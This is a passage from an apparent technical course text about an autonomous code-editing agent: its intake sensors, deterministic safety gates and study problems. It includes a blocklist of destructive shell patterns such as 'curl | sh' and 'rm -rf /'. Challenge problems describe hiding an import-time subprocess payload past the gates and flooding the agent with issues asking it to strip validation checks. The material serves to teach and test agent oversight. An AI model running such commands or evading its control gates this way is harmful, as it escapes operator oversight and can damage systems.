Fix: track success rates before and after the first lesson was recorded. Every `JARVIS_LESSON_CONVERGENCE_CHECK_INTERVAL` (default 10) post-lesson operations, compare the rates. If post-lesson success rate is lower than pre-lesson, the lessons are considered misleading and the buffer is cleared. Self-correcting.

§52.12 Refinement 19 — Exploration Budget Control

Problem: a model could enter an unbounded exploration loop — repeatedly reading files without ever producing a final answer.

Fix: exploration-only tool rounds are capped at `JARVIS_MAX_EXPLORATION_ROUNDS` (default 5). After the cap, a system message nudges the model: *"You have enough context. Produce your final code change now."*

> PAUSE AND PREDICT
>
> **Look back over the twelve refinements. How many do you think were planned in the original design? Most of them could have been an "env var workaround" or a change to the architecture. Which kind of fix do you expect dominates?**

§53. What the Refinements Teach

Two lessons emerge from this list.

First, production-grade is iterative. Every refinement is a response to a real observation. None of them were designed up front. The architecture is *hardened*, not pristine — it has the marks of having been stress-tested in the wild, each mark paired with a fix that makes the next wild run survivable.

Second, structural fixes outperform configurational patches. Many of these refinements could have been patched as "add env var X to work around problem Y." Instead, most were solved by changing the architecture: TTL on locks, scope fixes on APPLY, convergence metrics on lessons. The Manifesto's zero-shortcut mandate — *structural repair, not patches* — is visible in the refinement history.

Check your understanding: PART VIII — Edge Case Hardening (Twelve Refinements)

> CONCEPTUAL QUESTIONS
>
> **1. Refinement 11 (lock TTL) and Refinement 14 (file-hash stale guard) both deal with concurrent operations on one file. How do they differ in what they protect?**
>
> **2. Refinement 15 merges same-file signals that arrive within 30 seconds, but lets HIGH-urgency signals skip the merge. What trade-off does that make?**

3. Several refinements make the system correct itself instead of relying on an operator. Pick two and explain what each one corrects, and against what evidence.

QUIZ

1. What did Refinement 13 (session intelligence thread-safety) change?

A. It wrapped `_session_lessons` in a threading lock

B. It moved the lessons buffer into its own process

C. It documented asyncio safety and when a lock becomes necessary

D. It cut the lessons buffer from 20 entries to 1

2. What happens once a model reaches `JARVIS_MAX_EXPLORATION_ROUNDS`?

A. A system message tells it to produce its final change now

B. The operation is cancelled with reason `user_cancelled`

C. The operation moves up one risk tier

D. The model is switched to the fallback provider

3. Where does Refinement 16 check the cooperative cancellation flag set by `cancel <op-id>`?

A. On every tool call inside the Venom loop

B. Only at the final COMPLETE phase

C. Through an OS signal sent to the orchestrator process

D. At the GENERATE and APPLY phase boundaries

4. Why is the dependency credit in Refinement 9 capped at 3?

A. The priority queue holds only three slots

B. To stop runaway promotion of a single signal

C. Three is the number of enqueue paths

D. To match the three DoubleWord tiers

PROBLEM SET

Problem 1 (trace). At t = 0, operation A starts on `parser.py` and then crashes without releasing its lock. At t = 10s, two sensors each send a normal-urgency signal for `parser.py`. At t = 20s, a HIGH-urgency test failure for `parser.py` arrives. Using Refinements 11 and 15, describe what happens to each signal. When is the lock first eligible for force-release?

Problem 2 (design). Refinement 14 (stale exploration guard) is currently a soft gate: a hash mismatch at APPLY gives a warning and a ledger entry. A reviewer wants it to be a hard gate that rejects the candidate. Using §52.7 and §53, argue both sides and say what evidence would justify the change.

Problem 3 (code reading). Refinement 15 lives in `backend/core/ouroboros/governance/intake/unified_intake_router.py`. Find where `_coalesce_window_s` is read, the method `_coalesce_key`, and the dispatch-loop branch commented "HIGH urgency: bypass coalescing". What exact condition skips the buffer? How are envelopes grouped? What happens to envelopes that have no target files?

ADVANCED CONCEPTUAL QUESTIONS ADVANCED

A1. The paper describes exploration-first enforcement twice, and the two descriptions disagree. §52.5 (Refinement 12) says the check runs "at VALIDATE time" and that violations "produce a warning and are recorded in the per-candidate ledger." §47.2 says the Iron Gate runs post-GENERATE, pre-VALIDATE, and that violations produce a GENERATE_RETRY. Which is authoritative, and why does the difference matter?

A2. Refinement 14 snapshots file hashes at GENERATE and compares them at APPLY, as a soft gate (§52.7). By October, operations execute in isolated sovereignty worktrees, accumulate on a session branch, and are fast-forwarded onto local `main` (§93.7). Writes are also verified by a SHA-256 check on disk (§93.2). Where does stale-state detection live now, and is Refinement 14 still pulling its weight?

A3. §53 argues that "structural fixes outperform configurational patches," and that most refinements changed the architecture. Test that claim against the §52 table itself and against what §93 found about mechanisms that existed but did nothing.

CHALLENGE PROBLEMS ADVANCED

Challenge 1 (research). Refinement 18 (§52.11, §49.4) compares the success rate "before and after the first lesson was recorded," every 10 post-lesson operations, and clears the buffer if the post-lesson rate is lower. §49 says every operation produces a lesson, success or failure. Work out how many operations the "before" window can contain in a sequential session. Then estimate the noise in a 10-operation success rate when the true rate is 0.5. Frame an experiment that tests whether the metric clears lessons for the right reason. Give the hypothesis, metric, control, and the result that would falsify it.


Challenge 2 (systems design). Redesign Refinement 19 (an exploration cap of 5 rounds, §52.12) for the October hardware: one RTX 5090, no paid lanes, 32,768 tokens of context, prefill about 6.5k tok/s, decode p50 172 tok/s (§93.6). Assume a base prompt of 12,000 tokens. Assume each `read_file` returns about 3,000 tokens, `git_log` 800, `get_callers` 500 and `glob_files` 300. Assume about 60 tokens of decode per tool call and a 1,500-token diff answer. Check time and context for an `architectural` operation, which needs 4 categories including call_graph and history (§47.3), on the 180 s COMPLEX budget (§42.5). Find the binding constraint and propose a cap that respects it.

PART IX — The Intake Layer

> **Big Picture:** Before any of the pipeline's phases fire, something has to *detect* that there is work to do. The intake layer is that detection mechanism — sixteen sensors, event-driven, feeding signals into a unified router that applies priority scoring, deduplication, and conflict-avoidance before any operation reaches CLASSIFY. This Part describes the sensor ecosystem, the event spine that carries signals, and the four-layer storm protection that keeps the pipeline from being overwhelmed.

§54. The Sixteen Sensors

Source: `backend/core/ouroboros/governance/intake/sensors/`.



Each sensor is a small component that subscribes to a specific class of event and emits `SignalEnvelope` objects when actionable conditions are detected. The sixteen sensors:

Sensor	Trigger	Latency	Purpose
`TestFailureSensor`	pytest plugin + debounced `.py` changes	<1s	Test failures, streak-based stability
`VoiceCommandSensor`	Voice pipeline events	instant	Voice-triggered code changes
`OpportunityMinerSensor`	`fs.changed.*` on `*.py`	<1s	AST cyclomatic complexity analysis
`CapabilityGapSensor`	GapSignalBus events	instant	Shannon entropy gap detection
`ScheduledTriggerSensor`	Cron	configurable	Time-based scheduled tasks
`BacklogSensor`	`fs.changed.*` on `backlog.json`	<1s	Queued improvement items
`RuntimeHealthSensor`	Health cortex degraded states	<5s	System-health-triggered remediation
`WebIntelligenceSensor`	Web search results	configurable	External-signal-driven insight
`PerformanceRegressionSensor`	Benchmark telemetry	configurable	Regression in runtime perf
`DocStalenessSensor`	`fs.changed.*` + `git_events.json`	<1s	Undocumented module detection
`GitHubIssueSensor`	GitHub webhook	instant	Issue-triggered operations
`ProactiveExplorationSensor`	Idle detection + Oracle graph	configurable	Offline exploration
`CrossRepoDriftSensor`	Contract-file changes + `git_events.json`	<1s	Cross-repo contract drift
`TodoScannerSensor`	`fs.changed.*` on `*.py`	<1s	FIXME/TODO/HACK markers
`CUExecutionSensor`	Computer-Use operations	instant	Computer-Use-triggered changes
`IntentDiscoverySensor`	Conversation analysis	configurable	Inferred-intent signals

All sensors retain `scan_once()` for manual/CLI invocation. Poll loops remain as safety-net fallbacks when the event spine is unavailable.

§55. The Event Spine

Source: `backend/core/ouroboros/governance/intake/intake_layer_service.py`.

Zone: 6.9.

The intake layer operates on a **push model, not a poll model** (Manifesto §3). Events originate in four sources:

```
PRODUCERS (push immediately)                CONSUMERS (subscribe)
------------------------------              ---------------------
FileWatchGuard (watchdog) ──────┐           BacklogSensor
  *.py, *.json changes          │           TodoScannerSensor
                                │           OpportunityMinerSensor
pytest plugin ──────────────────┤           TestFailureSensor
  .jarvis/test_results.json     │           DocStalenessSensor
                                ├→ Trinity  CrossRepoDriftSensor
post-commit hook ───────────────┤  EventBus CapabilityGapSensor
  .jarvis/git_events.json       │  (unified) SafetyNet (L3)
                                │           FeedbackEngine
GapSignalBus (bridge) ──────────┤           ...
EventEmitter (bridge) ──────────┤
EventChannelServer (bridge) ────┘
```

§55.1 Event Spine Layers

Layer	Component	What it does
Phase 1	`FileSystemEventBridge`	Watches repo root via `watchdog`, publishes `fs.changed.*` events to TrinityEventBus
Phase 2	`ouroboros_pytest_plugin`	Captures test results during any pytest run, writes `.jarvis/test_results.json`
Phase 3	post-commit git hook	Writes `.jarvis/git_events.json` with commit metadata (changed files, branch, author)
Phase 4	Bus adapter bridges	GapSignalBus, EventEmitter, EventChannelServer forward to TrinityEventBus

§55.2 Four-Layer Storm Protection

Event storms (many events in rapid succession) would overwhelm the pipeline if not suppressed. Four layers of protection:

1. **FileWatchGuard**: debounce 0.3s + checksum dedup + LRU cache.
2. **TrinityEventBus**: SHA-256 fingerprint dedup (60s window).
3. **TestFailureSensor**: 2s debounce before pytest spawn.
4. **IntakeRouter**: envelope `dedup_key` prevents duplicate operations.

Each layer is orthogonal; they compose. An event that a sensor decides is actionable has passed at least two layers of storm protection; the intake router is the last line of defense before the pipeline dispatches.

§55.3 Per-Repo Fan-Out

Each sensor fans out per registered repo when `repo_registry` is set; falls back to a single "jarvis" sensor otherwise. This means: in a multi-repo deployment, each repo has its own TestFailureSensor instance watching its own `test_results.json`, its own OpportunityMinerSensor scanning its own `*.py` files. Cross-repo drift is detected separately by `CrossRepoDriftSensor`.

> **PAUSE AND PREDICT**
>
> **A signal has survived the event spine's debouncing and fingerprinting and a sensor has turned it into a `SignalEnvelope`. What questions do you think the final gate must still ask before the envelope may reach the pipeline?**

§56. UnifiedIntakeRouter

Source: `unified_intake_router.py`.

The `UnifiedIntakeRouter` is the final gate between sensors and the pipeline. It takes incoming `SignalEnvelope` objects and decides:

1. Is this a duplicate of a recent signal? (dedup_key)
2. Does it conflict with a file currently under operation? (file_lock)
3. What is its priority score? (composite formula, §50)
4. Can it be coalesced with a recent similar envelope? (coalesce_window)

The output: a sorted priority queue of envelopes, with conflict resolution and coalescing already applied.

§56.1 The Priority Queue

Capacity: 16 slots (configurable). When full, lowest-priority envelopes are evicted. Evicted envelopes are logged; they may be re-ingested if the sensor fires again.

§56.2 WAL Persistence

The intake queue is persisted to `.jarvis/intake_wal.jsonl` — an append-only write-ahead log. On restart, the WAL is replayed to rehydrate the queue. This is **disaster recovery** — a crashed harness does not lose pending work.

WAL entries are cleared when an envelope transitions to `dispatched` (the pipeline has picked it up). Stale WAL entries from crashed sessions are pruned via TTL.

§56.3 Cross-Session Coalescing Guard (Session N)

An early bug (Session N, 2026-04-15): WAL replay on a new session could merge stale envelopes with fresh ones, producing a coalesced operation where half the envelopes were from a previous crashed session. Fix: cross-session coalescing is now guarded by session-id — envelopes from different sessions do not coalesce. State cleanup: `rm .jarvis/intake_wal.jsonl && rm .jarvis/intake_router.lock` before each session.

Check your understanding: PART IX — The Intake Layer

CONCEPTUAL QUESTIONS

1. Why does the intake layer use four separate storm-protection layers instead of one strong deduplicator?

2. The intake layer is push-based, yet every sensor keeps `scan_once()` and its poll loop. Is that a contradiction?

3. The WAL exists for disaster recovery, but it also caused a bug. What was the bug, and what does the fix teach about recovery mechanisms?

QUIZ

1. Which storm-protection layer removes duplicates using a SHA-256 fingerprint over a 60-second window?

A. `FileWatchGuard`

B. `TestFailureSensor`

C. `TrinityEventBus`

D. `IntakeRouter`

2. The 16-slot priority queue is full and a new envelope arrives. What does the paper say happens?

A. The new envelope is rejected and permanently discarded

B. The oldest envelope is evicted regardless of priority

C. The queue grows past 16 slots until the pipeline catches up

D. The lowest-priority envelope is evicted and logged, and may come back later

3. When is an envelope's entry cleared from the intake WAL?

A. When the envelope transitions to `dispatched`

B. When the operation's commit is written by the AutoCommitter

C. When the envelope is first written to the priority queue

D. Only when the operator deletes the file by hand

4. In a deployment where `repo_registry` is not set, how are sensors instantiated?

A. One sensor per repo found on disk under the workspace

B. A single "jarvis" sensor of each kind

C. No sensors start until a registry is configured

D. Only `CrossRepoDriftSensor` runs, covering all repos

PROBLEM SET

> **Problem 1 (trace).** A developer saves a `.py` file twice within 0.2 seconds, and the change breaks a test. Trace the signal from the file save to a queued envelope. Name each component it passes and say which storm-protection layer acts at each step.

Problem 2 (design). A teammate says: "The paper tells us to `rm .jarvis/intake_wal.jsonl` before every session anyway, so let us delete the WAL entirely and keep the queue only in memory." Evaluate the proposal using the paper's reasons for the WAL and its account of the Session N bug.

Problem 3 (code reading). Open `backend/core/ouroboros/governance/intake/unified_intake_router.py` and find `_dedup_window_s` and `_is_duplicate`. Which envelope source gets a different window? What are the two default window lengths in the router's config? What window value turns deduplication off? Relate this to storm-protection layer 4 in §55.2.

ADVANCED CONCEPTUAL QUESTIONS ADVANCED

A1. The 16-slot queue evicts its lowest-priority envelope and says it "may be re-ingested if the sensor fires again." In a push-based intake layer, when could an eviction quietly become permanent, and why does that matter more after §93's supply wall?

A2. Gate 12 force-releases any file lock older than 300s (§58.12). Combine that with the operation durations in Part XI. What can happen if an operation is slow but not crashed, and which later gate notices?

A3. §56.3 tells the operator to delete `.jarvis/intake_wal.jsonl` before each session. Is that still a sound step once O+V runs as a long-lived daemon, as described in §93?

CHALLENGE PROBLEMS ADVANCED

Challenge 1 (adversarial). The repository is public, so anyone can open GitHub issues. An adversary opens 40 issues in ten minutes. Each has a different title and body, and each asks O+V to "simplify" a different module by removing a validation check. GitHub delivers every event with a valid Standard Webhooks signature. Trace the flood through the intake layer and say which layer, if any, stops it. Then say what bounds the damage downstream, using the October pipeline in §93.7.

Challenge 2 (quantitative). The intake queue is full: 16 envelopes, and the lowest-priority entries are two at priority 6, one `opportunity_miner` (normal, 4 files, confidence 0.70) and one `doc_staleness` (low, 1 file, 0.85, no dependency credit). Three envelopes then arrive in order. (1) `doc_staleness`, low urgency, 1 file, confidence 0.92, no dependency credit. (2) `opportunity_miner`, high urgency, 2 files, confidence 0.95, three envelopes queued behind its file set. (3) `test_failure`, critical, 1 file, confidence 0.95, no dependency credit. Use the source tiers from §50.2 (test_failure 2, opportunity_miner 5, doc_staleness 6). Compute each new priority, decide what is evicted at each step, and name any decision the paper leaves unspecified.

PART X — The Iron Gate: Safety Philosophy

> **Big Picture:** This Part makes explicit what has been implicit throughout the paper. The Iron Gate is not a specific component — it is a *design philosophy* manifesting in many components: AST parsers, command blocklists, exploration-depth scorers, path protection, ASCII strictness, cost gates, multi-file coverage checks. Every one of these is a deterministic rule operating outside the model's influence. The phrase "Iron Gate" is shorthand for "the collection of deterministic rules that the agentic intelligence cannot override." This Part inventories the gates, explains the philosophy, and gives the Manifesto §6 justification for each.

§57. The Iron Gate Philosophy

From the Manifesto:

> *"Deterministic code is the skeleton; agentic intelligence is the nervous system."*

The Iron Gate is the skeleton. It is:

- **Pre-linguistic** — it does not read or reason about natural language. It reads file paths, AST nodes, tokens, exit codes, command strings.
- **Model-uninfluenced** — no prompt can convince it to allow a forbidden action.
- **Deterministic** — the same input produces the same output every time.
- **Structural** — it is implemented as code paths in the governance layer, not as policy documents.
- **Auditable** — every gate decision is logged.

The philosophy: an autonomous system is safe only if its safety layer cannot be talked out of its decisions. The Iron Gate is the containment surface that makes default-allow tools (§18.3) possible — you can enable any tool by default when the gate around it is structural.



§58. Iron Gate Inventory

§58.1 Gate 1 — Path Containment

Where: `GoverningToolPolicy` (Rule 1).

What: Every tool call with a path argument has the path resolved against the repo root. Paths with `..` are rejected. Absolute paths outside the repo are rejected. Resolved paths must still be within the repo root.

Why: prevents tool calls from reading or writing files outside the intended repository. A model trying to `read_file("/etc/passwd")` is refused structurally.

§58.2 Gate 2 — Protected Paths

Where: `GoverningToolPolicy` (Rule 2), `risk_engine.py`.

What: Files matching protected patterns (`*.env` , `credentials*` , `.git/` , supervisor core files, UserPreferenceMemory's `FORBIDDEN_PATH` entries) cannot be modified. Ops targeting them are classified `BLOCKED` at CLASSIFY and short-circuit.

Why: secrets, credentials, and governance internals must not be mutated by the autonomous system. A model that "reasons" about why it needs to modify `.env` is refused.

§58.3 Gate 3 — Command Blocklist

Where: `GoverningToolPolicy` (Rule 3), `bash` tool.

What: For the `bash` tool, the command string is parsed and checked against a blocklist of destructive patterns: `rm -rf /`, `rm -rf ~`, `curl | sh`, `wget | bash`, `dd of=`, `git push --force-with-lease origin main`, `mkfs`, etc.

Why: some shell commands can cause irrecoverable damage. The blocklist is hand-curated, conservative, and expandable.

§58.4 Gate 4 — Exploration-First

Where: Orchestrator post-GENERATE checkpoint, ExplorationLedger.

What: A candidate cannot proceed to VALIDATE if the model did not call at least `JARVIS_MIN_EXPLORATION_CALLS` (default `2`) exploration tools, or if the ExplorationLedger's diversity score is below the complexity-tier floor.

Why: enforces senior-engineer behavior. Read before write.

§58.5 Gate 5 — ASCII Strictness

Where: Orchestrator post-GENERATE checkpoint.

What: Candidate content is scanned for non-ASCII codepoints. Violations trigger auto-repair (substitute ASCII approximation) or rejection if repair fails.

Why: Unicode characters in source code can cause subtle parsing bugs, invisible whitespace issues, and encoding corruption. The ASCII gate prevents a model's subtle typo (`rapidفuzz` instead of `rapidfuzz`) from landing on disk.

§58.6 Gate 6 — Multi-File Coverage

Where: Orchestrator post-GENERATE checkpoint, `multi_file_coverage_gate.py`.

What: For multi-file candidates (the `files: [...]` schema), every declared target file must be covered by the candidate. If the ROUTE phase expected 4 files but the candidate only produced 3, the gate rejects.

Why: partial multi-file candidates would commit an incomplete coordinated change, leaving the codebase in an inconsistent state.

§58.7 Gate 7 — Cost Ceilings

Where: `CostGovernor`, provider implementations.

What: Per-op cost cap (`DOUBLEWORD_MAX_COST_PER_OP`, `CLAUDE_MAX_COST_PER_OP`). Per-day cost cap (`DOUBLEWORD_DAILY_BUDGET`, `CLAUDE_DAILY_BUDGET`). Operations exceeding the cap are aborted; daily-budget-exhausted operations are queued.

Why: autonomous systems should not burn unbounded money. The cost gates are hard ceilings.

§58.8 Gate 8 — Approval Timeouts

Where: `CLIApprovalProvider`, `OrangePRReviewer`.

What: Approval requests have a timeout (`approval_timeout_s`, default 600s). Unanswered approvals transition the operation to `CANCELLED` rather than waiting forever.

Why: the system should not block indefinitely on a human who has walked away.

§58.9 Gate 9 — Worker Pool Ceilings

Where: `BackgroundAgentPool`, per-route watchdog timeouts.

What: Operations have wall-clock timeouts (`JARVIS_BG_WORKER_OP_TIMEOUT_S`, default 360s). Workers that exceed the ceiling are force-reaped with a warning.

Why: a wedged worker would monopolize a pool slot indefinitely. The ceiling is a last-resort safety net.

§58.10 Gate 10 — Signature Verification (Webhooks)

Where: `EventChannelServer`.

What: Incoming webhooks (DW batch completions, GitHub events, CI notifications) have their Standard Webhooks HMAC-SHA256 signatures verified. Unsigned or wrongly-signed webhooks are rejected.

Why: prevents spoofed events from triggering false operations.

§58.11 Gate 11 — Stale Exploration

Where: Orchestrator APPLY phase (Refinement #14).

What: Target file hashes are recomputed at APPLY and compared against GENERATE-time hashes. Mismatches produce a warning and ledger entry.

Why: catches concurrent-modification races where a candidate was built on stale state.

§58.12 Gate 12 — File Lock TTL

Where: `UnifiedIntakeRouter` (Refinement #11).

What: Active file locks carry timestamps. Locks older than `JARVIS_FILE_LOCK_TTL_S` (default 300s) are force-released.

Why: prevents starvation behind crashed operations.

§59. What the Iron Gate Does Not Do

The Iron Gate is **not**:

- **An AI.** It does not reason about intent. It reads tokens and rejects or allows.
- **An approval queue.** Approvals are a separate mechanism (§14).
- **A consensus engine.** There is no multi-model voting. One deterministic rule per gate.
- **An oracle.** The gate can reject a valid operation (false positive). That is acceptable; a rejected op can be retried with different inputs.

The gate does one thing: it enforces the operator's non-negotiable constraints *structurally*, outside the model's influence.

> **PAUSE AND PREDICT**
>
> **In most autonomous-AI systems, more safety means less autonomy. After reading twelve hard gates, predict: does adding more Iron Gate rules give O+V less autonomy or more? Why?**

§60. The Safety-Autonomy Trade-Off

Most autonomous-AI systems face a trade-off: more safety → less autonomy. Strict approvals slow everything down. Strict tool-gating removes capabilities the model needs. Strict path protection breaks legitimate use cases.

O+V's answer is: **move the safety into the gate, not the approval flow.** The Iron Gate is structural, so approval is not required for gate-passed operations. Default-allow tools are safe because the gate is structural. Low-risk operations auto-apply because the gate has already vetted them.

The trade-off flips: more Iron Gate → more autonomy (because fewer operations require human approval). The gate replaces approval for routine operations; approval remains for cases where the gate itself cannot decide (`APPROVAL_REQUIRED` tier).

This is the Manifesto §6 philosophy at the deepest level. *"The Iron Gate"* is not an adversarial mechanism against the model — it is the enabling mechanism that lets the model operate with real autonomy, because the operator's non-negotiables are enforced structurally.

Check your understanding: PART X — The Iron Gate: Safety Philosophy

CONCEPTUAL QUESTIONS

1. Why must the Iron Gate be pre-linguistic and model-uninfluenced, rather than a careful reviewer that reads the model's reasoning?

2. The paper accepts that the gate will sometimes reject a valid operation. Why is that an acceptable cost?

3. Gates 8, 9 and 12 (approval timeouts, worker ceilings, file-lock TTL) do not inspect code at all. Why do they belong in a safety inventory?

QUIZ

1. By default, how many exploration tool calls must the model make before a candidate may proceed to VALIDATE?

A. One

B. Two

C. Five

D. None, unless the ledger is enabled

2. An approval request goes unanswered for longer than `approval_timeout_s`. What happens to the operation?

A. It is auto-approved so the loop keeps moving

B. It is escalated to `BLOCKED` and the file is protected

C. It keeps waiting until a human responds

D. It transitions to `CANCELLED`

3. Which statement matches how §59 describes the Iron Gate?

A. It combines verdicts from several models by majority vote

B. It reasons about the operator's intent before allowing an action

C. It may reject a valid operation, and that is acceptable

D. It replaces the approval mechanism in every risk tier

4. At APPLY, Gate 11 finds that a target file's hash differs from its GENERATE-time hash. What does the paper say it does?

A. Produces a warning and a ledger entry

B. Rolls back the whole operation and blocks the file

C. Re-runs GENERATE automatically on the new file state

D. Force-releases the file lock on that target

PROBLEM SET

Problem 1 (trace). An operation's ROUTE phase expects four files. The model makes one `read_file` call. It then returns a candidate whose `files: [...]` list covers three of the four files, and one file contains a stray non-ASCII codepoint. Which post-GENERATE gates react, and what does each do? Can this candidate reach VALIDATE?

Problem 2 (design). Someone proposes replacing the hand-curated bash blocklist (Gate 3) with an LLM judge. The judge would read each command and decide whether it is dangerous, so it can catch new destructive patterns the list misses. Critique the proposal using Part X's philosophy and trade-off.

Problem 3 (code reading). Open `backend/core/ouroboros/governance/multi_file_coverage_gate.py`. Read the module docstring and `check_candidate`. What does the function return when the gate passes, and what when it fails? What happens for an operation with zero or one target file? What gate number does the file use for itself, compared with §58.6?

ADVANCED CONCEPTUAL QUESTIONS ADVANCED

A1. §60 argues that more Iron Gate means more autonomy. §93.3 then measures a static-cage escape rate of about 8.8% against a 4.4% gate. Does the measurement undermine §60's argument, or only its scope?

A2. §59 says a false positive costs only a retry "with different inputs." On a single local GPU with a deterministic gate, when is that untrue, and what in Parts XI and §93 shows the system learning this the hard way?

A3. Every one of the twelve gates in §58 passed the autonomous landings that §93.14 later calls wrong (a hollow test, a punctuation-only rewrite, dropped content). Is that a failure of the Iron Gate?

CHALLENGE PROBLEMS ADVANCED

Challenge 1 (adversarial). Construct a candidate that passes every gate in §58 yet does something the operator forbids. The candidate is a new test file inside `tests/`, which is the 30B's most common kind of landing (§93.10). It is pure ASCII and covers its one declared target. The model made three exploration calls before writing it, and the test contains a real assertion on a real import of its subject. At import time, the module also builds a command string from character codes and passes it to `subprocess`. Walk the candidate through Gates 1 to 12, then through VALIDATE and promotion. Say honestly which layer, if any, stops the payload, and what would.

Challenge 2 (quantitative). §93.3 reports two mutation runs: 1,566 mutations at 8.91% escapes, and 1,472 at 8.73%, against a 4.4% gate. §92.4 reported 0 escapes in 38 hand-authored inputs. (a) Estimate the escape count in each run and the pooled rate. (b) How many escapes would the pooled set have to lose to meet the gate? (c) If the true rate on the curated set were the pooled rate, how likely is 0 escapes in 38 independent trials? (d) What upper bound does 0/38 alone support at about 95% confidence? (e) What do (c) and (d) together say about how to read §92.4?

PART XI — Battle Test Breakthrough Log

> **Big Picture:** Every claim in this paper is backed by actual evidence from the Battle Test Runner — a harness that boots the full six-layer stack and runs O+V against the JARVIS codebase autonomously, observing every operation with a fixed cost cap and idle timeout. This Part walks through the major breakthroughs in chronological order: the ExplorationLedger arc (Sessions A–G), the eight-session unmasking ladder culminating in the first APPLY to disk (Session O), the multi-file enforcement arc (Sessions Q–S), and the first end-to-end autonomous multi-file APPLY (Sessions U–W). Each section cites specific session IDs, debug log line numbers, and commit hashes so any claim can be independently verified.

§61. The Battle Test Runner

Source: `backend/core/ouroboros/battle_test/harness.py`, `scripts/ouroboros_battle_test.py`.

Invocation:

```
python3 scripts/ouroboros_battle_test.py --cost-cap 0.50 --idle-timeout 600 -v
```

Boots the full six-layer stack: GovernedLoopService, IntakeLayer (16 sensors), TrinityConsciousness, StrategicDirection, CommProtocol, SerpentFlow CLI. Runs operations autonomously until the cost cap is hit or the idle timeout elapses without any operations.

§61.1 Session Artifacts


Every session writes to `.ouroboros/sessions/bt-<timestamp>/`:

- `summary.json` — session-level stats, cost breakdown, convergence metrics, ops digest (v1.1a schema).
- `debug.log` — full session log — every provider call, every FSM transition, every Iron Gate verdict.
- `cost_tracker.json` — per-provider spend breakdown.

The `debug.log` is the canonical source for "did the loop work" — `summary.json` has a known counter bug where `stats.attempted / completed / failed` stays at zero even when ops fire.

§61.2 Session Naming

Sessions are named `bt-YYYY-MM-DD-HHMMSS`. The breakthrough log uses **letter labels** (A, B, C…) for narrative convenience, mapped to session IDs in this Part. The letters are post-hoc — they are not stamped into the session at run time.



§62. Sessions A–G — ExplorationLedger Enforcement

Date: 2026-04-15 (morning UTC).

Goal: validate that the ExplorationLedger scoring can replace the raw exploration-counter floor in production.

